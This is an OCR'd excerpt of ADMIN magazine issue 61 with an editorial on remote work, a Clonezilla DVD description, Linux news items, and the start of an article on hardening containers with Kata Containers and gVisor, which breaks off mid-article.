FREE DVD

Lock Down Microsoft IIS

Secure Containers

ADMIN

Network & Security

ISSUE 61

Secure Containers

with a hypervisor DMZ

CYBERSECURITY
Machine learning defends the IT infrastructure

4 Password Managers

Safe Containers
Automate updates of container components

MinIO
Local object store with an S3 interface

Pulumi
Multicloud orchestrator

Tarpits
Slow down attackers

Apache Kafka
Better stream processing

Keycloak
In-house single sign-on server

Teler
Analyze logs and identify suspicious activity in real time

New features in PHP 8

LINUX NEW MEDIA
The Pulse of Open Source

WWW.ADMIN-MAGAZINE.COM

Upheaval

2021: The year of job and location change

Well, 2020 was certainly a wild ride wasn't it? I hope you, your family, and your circle of friends are all safe, employed, and healthy. Even if you are employed, I'm predicting that 2021 will be a year of change for a lot of you and for myself. One significant thing that 2020 taught is that we can work from anywhere. Remote work is possible and should be embraced as the next phase of system administration career mobility.

If you've worked as a system administrator for any length of time, you realize that a well-defined career ladder doesn't really exist. I hope that statement didn't come as a shocking surprise to you. Many of the sys admin jobs I've held over the past 20+ years don't even have a job description attached to them. I can't count the number of job descriptions I've written for myself and other sys admins, only to realize that it was a purely administrative effort. In other words, no one will ever read, refer to, or access the descriptions except to see that they exist. Such is the life of a sys admin. I don't mean to depress you or bemoan a good career choice. My purpose is to let you know that there is hope on the horizon.

Some of us have known for years that remote work is possible and that it's also a valuable asset for employers. Personally, I started working from home two days per week in 2001. My employer at the time insisted that we work remotely so that we could become more mobile and so that the company could possibly downsize their real estate footprint. It worked. Some companies still haven't caught on to the 20-year-old trend of remote work.

The biggest problem with remote work is discipline. Some people don't have the discipline to do it well. It takes getting used to. Really the only differences between remote work and going to an office are the commute and your proximity to other people. I find little value in either. I love working at home, from a hotel room, or from the comfort of a rented condo at the beach. I'm not sure there's any real advantage to going into an office on a regular basis. Let me put it plainly: If your employer doesn't see the value of remote work and you have the technology to allow it, then you should seek employment elsewhere. That's what I did. My previous employer didn't want anyone in IT to work remotely, even though we had the capability. I got busy and found an employer that operates in the 21st century.


I've heard all the arguments on both sides of the topic and none convince me that going into an office should be a requirement for those of us who (1) don't need to interact directly with other people (users or customers), (2) are just as efficient from a remote location, and (3) work hours outside of 8:00am to 5:00pm. I like to work remotely. I have fewer distractions at home, which I understand is not the case for everyone, but it works for me. I also don't always want to work regular office hours. My most efficient work times are early in the morning and then in the evenings. I still log more than the customary eight hours per day, so my employer should never feel slighted or overcharged. For me, remote work is the best benefit I could request, and it's the most valued of any perk I've received.

Frankly, I stayed at one job for 16 years because of a remote work option. When they brought us back into an office, I found a different job – one that was remote friendly. My next job was not remote friendly. I didn't stay long. I'm now at a very remote-friendly company, and I'm happy. I'm also relocating to the East Coast from the Midwest, which also makes me happy.

I suggest that you evaluate what you want from your career and your life. If physical mobility is what you're after, then find a position that allows it. If career mobility is your goal, you might have to reconsider your selection of a job in IT. For me, 2021 is going to be a year of transitions – transitions away from things, people, and places that I don't like to those I do.

Ken Hess • ADMIN Senior Editor

ADMIN
Network & Security




While this ADMIN magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, Admin Magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

Clonezilla
Live 2.7.0

Supports:


- **Many filesystems**
- **MBR and GPT partition formats**
- **Unattended mode**
- **Restoring one image to many local devices**
- **ecryptfs**



```
clonezilla.org, clonezilla.nchc.org.tw
Clonezilla live (Default settings, VGA 800x600)
Clonezilla live (Default settings, KMS with large font & To RAM)
Clonezilla live with speech synthesis
Other modes of Clonezilla live                                  >
Local operating system in harddrive (if available)
Memtest & FreeDOS                                               >
Network boot via iPXE

Press [Tab] to edit options
Automatic boot in 6 seconds...
```

```
Free Software Labs, NCHC, Taiwan
Choose language
Which language do you prefer:
ca_ES.UTF-8 Catalan | català
de_DE.UTF-8 German | Deutsch
en_US.UTF-8 English
hu_HU.UTF-8 Hungarian | Magyar
es_ES.UTF-8 Spanish | Español
fr_FR.UTF-8 French | Français
it_IT.UTF-8 Italian | Italiano
ja_JP.UTF-8 Japanese | 日本語
ko_KR.UTF-8 Korean | 한국어
pl_PL.UTF-8 Polish | Polski
pt_BR.UTF-8 Brazilian Portuguese | Português do Brasil
ru_RU.UTF-8 Russian | Русский
sk_SK.UTF-8 Slovak | Slovenský
tr_TR.UTF-8 Turkish | Türkçe
zh_CN.UTF-8 Chinese (Simplified) | 简体中文
zh_TW.UTF-8 Chinese (Traditional) | 正體中文 - 臺灣
<Ok>
```

See p 6 for details



Clonezilla
Live 2.7.0
ISSUE 61/2021
ADMIN
Network & Security
While this ADMIN magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, Admin Magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.
DVD
ROM

Clonezilla 2.7.0-10 (Live)

On the DVD

Clonezilla is a partition and disk imaging/cloning program suitable for single-machine backup and restore. The Linux kernel has been updated to 5.9.1-1. Clonezilla Live supports:

- Many filesystems
- MBR and GPT partition formats
- Unattended mode
- Restoring one image to many local devices
- eCryptfs



```
NCHC Free Software Labs, Taiwan

          ┤ Clonezilla - Opensource Clone System (OCS) ├
*Clonezilla is free (GPL) software, and comes with ABSOLUTELY NO WARRANTY*
///Hint! From now on, if multiple choices are available, you have to press space key to mark
your selection. An asterisk (*) will be shown when the selection is done///
Two modes are available, you can
(1) clone/restore a disk or partition using an image
(2) disk to disk or partition to partition clone/restore.
Besides, Clonezilla lite server and client modes are also available. You can use them for
massive deployment
Select mode:

          device-image  work with disks or partitions using images
          device-device work directly from a disk or partition to a disk or partition
          remote-source Enter source mode of remote device cloning
          remote-dest   Enter destination mode of remote device cloning
          lite-server   Enter_Clonezilla_live_lite_server
          lite-client   Enter_Clonezilla_live_lite_client

                    <Ok>                          <Cancel>
```

```
NCHC Free Software Labs, Taiwan

          ┤ Start Clonezilla ├
Start Clonezilla or enter login shell (command line)?
Select mode:

      Start_Clonezilla Start Clonezilla
      Enter_shell      Enter command line prompt

           <Ok>                <Cancel>
```

```
Free Software Labs, NCHC, Taiwan

          ┤ Choose language ├
Which language do you prefer:

  ca_ES.UTF-8 Catalan | Català
  de_DE.UTF-8 German | Deutsch
  en_US.UTF-8 English
  hu_HU.UTF-8 Hungarian | Magyar
  es_ES.UTF-8 Spanish | Español
  fr_FR.UTF-8 French | Français
  it_IT.UTF-8 Italian | Italiano
  ja_JP.UTF-8 Japanese | 日本語
  ko_KR.UTF-8 Korean | 한국어
  pl_PL.UTF-8 Polish | Polski
  pt_BR.UTF-8 Brazilian Portuguese | Português do Brasil
  ru_RU.UTF-8 Russian | Русский
  sk_SK.UTF-8 Slovak | Slovenský
  tr_TR.UTF-8 Turkish | Türkçe
  zh_CN.UTF-8 Chinese (Simplified) | 简体中文
  zh_TW.UTF-8 Chinese (Traditional) | 正體中文 - 臺灣

                    <Ok>
```

```
           clonezilla.org, clonezilla.nchc.org.tw

 Clonezilla live (Default settings, VGA 800x600)
 Clonezilla live (Default settings, KMS with large font & To RAM)
 Clonezilla live with speech synthesis
 Other modes of Clonezilla live                                  >
 Local operating system in harddrive (if available)
 Memtest & FreeDOS                                               >
 Network boot via iPXE

                  Press [Tab] to edit options

                 Automatic boot in 6 seconds...

* Boot menu for BIOS machine
* Clonezilla live version: 2.7.0-10-amd64. (C) 2003-2020, NCHC, Taiwan
* Disclaimer: Clonezilla comes with ABSOLUTELY NO WARRANTY

Clonezilla                                  Free Software Labs
                National Center for High-Performance Computing
                                                        Taiwan
```

Resources

[1] Clonezilla: [https://clonezilla.org]

[2] About: [https://clonezilla.org/clonezilla-live.php]

[3] 2.7.0-10 release: [https://sourceforge.net/p/clonezilla/news/]

[4] FAQs: [https://drbl.org/faq/]

[5] Downloads: [https://clonezilla.org/downloads/download.php?branch=stable]

News for Admins

Tech News

Native Edge Computing Comes to Red Hat Enterprise Linux

With the latest release of Red Hat Enterprise Linux (RHEL) and OpenShift, it has become even easier for businesses to add edge deployment to existing infrastructure.

With this release, Red Hat has attempted to refine the definitions of Edge computing. To this, Nicolas Barcet, Red Hat Senior Directory Technology Strategy, says “Edge is not just one thing, it’s multiple things, multiple layers.” Barcet continues, “A single customer use case may have up to five layers of edge-related infrastructure, going from the IoT device all the way to the aggregation data centers.” Barcet concludes with, “What we need to offer as a software infrastructure provider is all the components to build according to the topology that the customer wants for that use case.”

To address those components, Red Hat identified three basic edge architectures:

- Far edge – single server locations with limited connectivity
- Closer edge – factory, branch, or remote store with reliable connectivity and multiple servers
- Central edge – a regional data center that can control far and closer edge infrastructures

RHEL 8.3 (released in November) includes tools like Image Builder, to address building custom images (based on RHEL) for the Far Edge, worker nodes for the Closer Edge, and OpenShift with an added management layer for the Central Edge. But the most important feature found in RHEL 8.3 is the Red Hat Advanced Cluster Management tool, which provides the ability to manage a fleet of OpenShift clusters.

For more information about RHEL 8.3, read the official release notes (**https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/8.3_release_notes/index**).

IBM/Red Hat Deals Crushing Blow to CentOS

In a move that can be best summed up with a gaping mouth, IBM/Red Hat has announced it is ending CentOS 8 and shifting all releases of the server operating system to the Stream edition.

What is CentOS Stream, you ask? It’s a rolling release edition of the popular server platform. What is a rolling release? Instead of the traditional yearly major and minor releases, rolling releases are continuously updated, so all software (from the kernel to the userspace software) is always up to date.

For many, this means instability can be introduced to the system. For an operating system known for its rock-solid stability, the shift to a rolling release could mean disaster.

But it’s not just the update process that has many a Linux admin up in arms. To date, CentOS has been downstream of RHEL, which meant it included most of the features added to the enterprise-grade operating system. CentOS Stream, however, will be downstream of Fedora, so it will not benefit from anything added to RHEL.

CentOS 8 admins will have until some point in 2021 to decide if they want to continue on with CentOS Stream or find another platform.

To read more on this, check out Red Hat's official take on the shift (**https://www.redhat.com/en/blog/centos-stream-building-innovative-future-enterprise-linux**).

Linux Kernel 5.10 Is Ready for Release

For a while, Linus Torvalds was concerned about the size of changes for the Linux 5.10 release. However, with the release of the rc6 candidate, that worry has subsided. To this point, Torvalds said, "...at least this week isn't unusually bigger than normal – it's a pretty normal rc6 stat-wise. So unless we have some big surprising left-overs coming up, I think we're in good shape."

© Golkin Oleg, 123RF.com

Torvalds continued to say, "That vidtv driver shows up very clearly in the patch stats too, but other than that it all looks very normal: mostly driver updates (even ignoring the vidtv ones), with the usual smattering of small fixes elsewhere – architecture code, networking, some filesystem stuff."

As far as what's to be expected in the kernel, there are two issues that have been around for some time that are finally being either given the boot or improved.

The first is the removal of the `set_fs()` feature, which checks whether a copy of the user space actually goes to either the user space or to the kernel. Back in 2010, it was discovered that this feature could be used to overwrite and give permission to arbitrary kernel memory allocations. The bug was fixed, but the feature remained. Since then, however, manufacturers improved the management of memory so that on most architecture memory space overloads have been banned.

Another improvement is the continued work to address the 2038 issue (a bug that has been known for some time regarding time encoding). On POSIX systems, time is calculated based on seconds elapsed since January 1, 1970. As more time passes, the number to represent a date increases. By the year 2038, it is believed 32-bit systems will no longer function. As of the 5.6 release, those systems could pass the year 2038. The 5.10 release improves on that reliability.

Released in mid-December 2020, Linux Kernel 5.10 offers filesystem and storage optimizations, as well as support for even more hardware.

For more information on the release, check out this message (**https://lwn.net/Articles/838514/**) from Linus himself.

Canonical Launches Curated Container Images

Any admin that has deployed containers understands how important security is for business. The problem with containers is that it's often hard to know if an image is safe to use, especially when you're pulling random images from the likes of Docker Hub. You never know if you're going to pull down an image that contains vulnerabilities or malware.

That's why Canonical has decided to publish the long-term support (LTS) Docker Image Portfolio to Docker Hub. This portfolio comes with up to 10 years of Extended Security Maintenance from Canonical. In response, Mark Lewis, Canonical VP of Application Services, has stated, "LTS Images are built on trusted infrastructure, in a secure environment, with guarantees of stable security updates." Lewis continued, "They offer a new level of container provenance and assurance to organizations making the shift to container based operations."

This means that Canonical has joined Docker Hub as a Docker Verified Publisher to ensure that hardened Ubuntu images will be available for software supply chains and multicloud development.

For anyone looking to download images, they can be viewed on the official Ubuntu Docker page (**https://hub.docker.com/_/ubuntu**) or pulled with a command like `docker pull ubuntu`.

For more information about this joint venture, check out the official Docker announcement (**https://www.docker.com/blog/canonical-joins-docker-verified-publisher-program/**).

Secure containers with a hypervisor DMZ

Buffer Zone

Container technology security is not well defined. We look at several approaches to closing this security gap with hypervisors and buffer zones. By Udo Seidel

Containers have become an almost omnipresent component in modern IT. The associated ecosystem is growing and making both application and integration ever easier. For some, containers are the next evolutionary step in virtual machines: They launch faster, are more flexible, and make better use of available resources.

One question remains unanswered: Are containers as secure as virtual machines? In this article, I first briefly describe the current status quo. Afterward, I provide insight into different approaches of eliminating security concerns. The considerations are limited to Linux as the underlying operating system, but this is not a real restriction, because the container ecosystem on Linux is more diverse than on its competitors.




Figure 1: Simplified schematic structure of containers.

How Secure?

Only the specifics of container security are investigated here. Exploiting an SQL vulnerability in a database or a vulnerability in a web server is not considered. Classic virtual machines serve as the measure of all things.

The question is: Do containers offer the same kind of security? More precisely: Do containers offer comparable or even superior isolation of individual instances from each other? How vulnerable is the host to attack by the services running on it?

A short review of the basic functionality of containers is essential (Figure 1). Control groups and namespaces provided by the operating system kernel serve as fundamental components, along with some processes and access permissions assigned by the kernel.

One major security challenge with containers immediately becomes apparent: A user who manages to break out of an instance goes directly to the operating system kernel – or at least dangerously close to it. The villain is thus in an environment that has comprehensive, far-reaching rights. Additionally, one kernel usually serves several container instances. In case of a successful attack, everyone is at risk.

The obvious countermeasure is to prevent such an outbreak, but that is easier said than done. The year 2019 alone saw two serious security vulnerabilities [1] [2]. Fortunately, this was not the case in 2020. However, this tranquility might be deceptive: The operating system kernel is a complex construct with many system calls and internal communication channels. Experience shows that undesirable side effects or even errors occur time and again. Sometimes these remain undiscovered for years. Is there no way to improve container security? Is trusting the hard work of the developer community the only way?

New Approach: Buffer Zone

The scenario just described is based on a certain assumption or way of thinking: It is important to prevent breakouts from the container instance, although this is only one possible aspect of container security. Avoiding breakouts protects the underlying operating system kernel. Is there another way to achieve this? Is




Figure 2: A buffer zone secures the containers.

it possibly okay just to mitigate the damage after such an breakout?
This approach is not at all new in IT. One well-known example comes from the field of networks, when securing a website with an application and database. A buffer zone, known as the demilitarized zone (DMZ) [3], has long been established here. The strategy can also be applied to containers (Figure 2).
In the three following approaches for this buffer zone, the essential difference is how "thick" or "extensive" it is.

Kata Containers

The first approach borrows heavily from classical virtualization with a hypervisor. One prominent representative is the Kata Containers [4] project, which has been active since 2017. Its sponsor is the Open Infrastructure Foundation, which many probably still know as the OpenStack Foundation [5].
However, the roots of Kata Containers go back further than 2017, and the project brings together efforts from Intel and the Hyper.sh secure container hosting service: Clear Containers [6] or runV [7]. Kata Containers use a type II hypervisor with a lean Linux as the buffer zone (Figure 3). In the first versions, a somewhat leaner version of Qemu [8] was used; newer versions support the Firecracker [9] microhypervisor by AWS.
When this article was written, the Kata Containers project had just released a new version that reduced the number of components needed. In Figure 3, you can see a proxy process, which is completely missing from the current version. Moreover, only a single shim process is now running for all container instances.
The real highlight, however, is not the use of Qemu and the like, but integration with container management tools. In other words: Starting, interacting with, and stopping container instances should work like conventional containers. The Kata approach uses two processes for this purpose.
The first, Kata Shim, is an extension of the standardized shim into the container world. It is the part of the bridge that reaches into the virtual machine. There, process number two, the Kata agent, takes over, running as a normal process within the virtual instance. In the standard installation, this role is handled by a lean operating system by Intel named Clear Linux [10], which gives the kernel of the underlying operating system double protection: through the kernel of the guest operating system and through the virtualization layer.
Another benefit is great compatibility. In principle, any application that can be virtualized should work; the same can be said for existing container images. There were no surprises in the laboratory tests. The use of known technologies also facilitates problem analysis and troubleshooting.




Figure 3: The schematic structure of Kata Containers.

Hypervisor Buffer Disadvantages

Increased security with extensive compatibility also comes at a price. On the one hand is the heavier demand on hardware resources: A virtualization process has to run for each container instance. On the other hand, the underlying software requires maintenance and provides an additional attack vector, which is why Kata Containers prevents having a slimmed down version of Qemu. Speaking of maintenance, the guest operating system also has to be up to date. At the very least, critical bugs and vulnerabilities need to be addressed.
All in all, increased container security results in a larger attack surface on the host side and a significant increase in administrative overhead.
To alleviate this problem, you could switch to microhypervisors, but again the question of compatibility arises. Ultimately, your decision should depend on the implementation of the microhypervisor. To gain practical experience, you can run Kata Containers with the Firecracker virtual machine manager (Listing 1) [11].

Behind the Scenes

An installation of Kata Containers comprises a number of components

Listing 1: Kata and Firecracker

```
$ docker run --runtime=kata-fc -itd --name=kata-fc busybox sh
d78bde26f1d2c5dfc147cbb0489a54cf2e85094735f0f04cdf3ecba4826de8c9
$ pstree|grep -e container -e kata
        |-containerd-+-containerd-shim-+-firecracker---2*[{firecracker}]
        | |-kata-shim---7*[{kata-shim}]
        | | `-10*[{containerd-shim}]
        | `-14*[{containerd}]
$
$ docker exec -it kata-fc sh
/ #
/ # uname -r
5.4.32
```

that can be roughly divided into two classes. First are the processes that run on the host system, such as Kata Shim and the Kata hypervisor. In older versions, a proxy was added. Second are processes that run inside Kata Containers, starting with the operating system within the hypervisor and extending to the Kata agent and the application. In extreme cases, the user is thus confronted with more than a handful of components that need to be kept up to date and secure. However, the typical application does not provide for more than three parts. The processes and development cycles for the host operating system and the application are independent of Kata Containers. The remaining components can be managed as a complete construct. In other words, popular Linux distributions come with software directories that support easy installation, updating, and removal of components, including the hypervisor, the guest core, the entire guest operating system, Kata Shim, and the Kata agent. By the way, containers can easily be operated Kata-style parallel to conventional containers.

Double Kernel Without Virtualization

As already mentioned, the hypervisor approach just described has two isolation layers – the guest operating system or its kernel and the virtualization itself. The question arises as to whether this could be simplified. How about using only one additional kernel as a buffer zone? Good idea, but how do you start a Linux kernel on one that is already running? If you've been around in the IT world for a few years, you're probably familiar with user-mode Linux (UML) [12]. The necessary adjustments have been part of the kernel for years, but initial research shows that this project is pretty much in a niche of its own – not a good starting position to enrich the container world.

A second consideration might take you to the `kexec()` system call. Its typical field of application is collecting data that has led to a failure of the primary Linux kernel and has very little to do with executing containers, which run several times, at the same time, and for far longer.

Whether UML or `kexec()` – without extensive additional work – these projects cannot be used for increased container security.

gVisor

Google has implemented in the gVisor [13] project a watered-down variant of starting a second kernel. Two major challenges arise in establishing an additional operating system kernel as a buffer zone The first is running one or even multiple additional kernels. The second relates to transparent integration into the existing world of tools and methods for container management.

The gVisor project, written in the fairly modern Go programming language, provides a pretty pragmatic solution for these tasks. The software only pretends to be a genuine Linux kernel. The result is a normal executable file that maps all the necessary functions of the operating system kernel; the challenge of how to load, or of multiple execution, is therefore off the table.

Imitating a Linux kernel is certainly difficult, but not impossible. To minimize the additional attack surface, the range of functions can be reduced accordingly – "only" containers have to run. The gVisor kernel comprises two components (Figure 4): Sentry mimics the Linux substructure and intercepts the corresponding system calls, and Gofer controls access to the host system's volumes.

Attentive readers might wonder what exactly in this strategy might not work, and things did get off to a bit of a bumpy start. Fans of the Postgres database had some worries because of a lack of support for the `sync_file_range()` system call [14]. By now, this is ancient history. Even inexperienced programmers can get an overview of the supported system calls in the `gvisor/pkg/sentry/syscalls/linux/linux64.go` file, but you do not have to go into so much detail: The developer website supplies a compatibility list [15].

Gofer acts as a kind of proxy and interacts with the other gVisor component, Sentry. If you want to know more about it, you have to take a look at a fairly ancient protocol – 9P [16] – that has its origins in the late 1980s in the legendary Bell Labs.

Shoulder Surfing gVisor

If you compare Kata Containers and gVisor, the latter looks simpler. Instead of multiple software components, you only need to manage a




Figure 4: The schematic structure of gVisor.

single executable file. The area of attack from additional components on the overall system is also smaller. On the downside, compatibility requires additional overhead. Without any personal effort, users are dependent on the work and commitment of the gVisor developers.

Secure Containers with gVisor

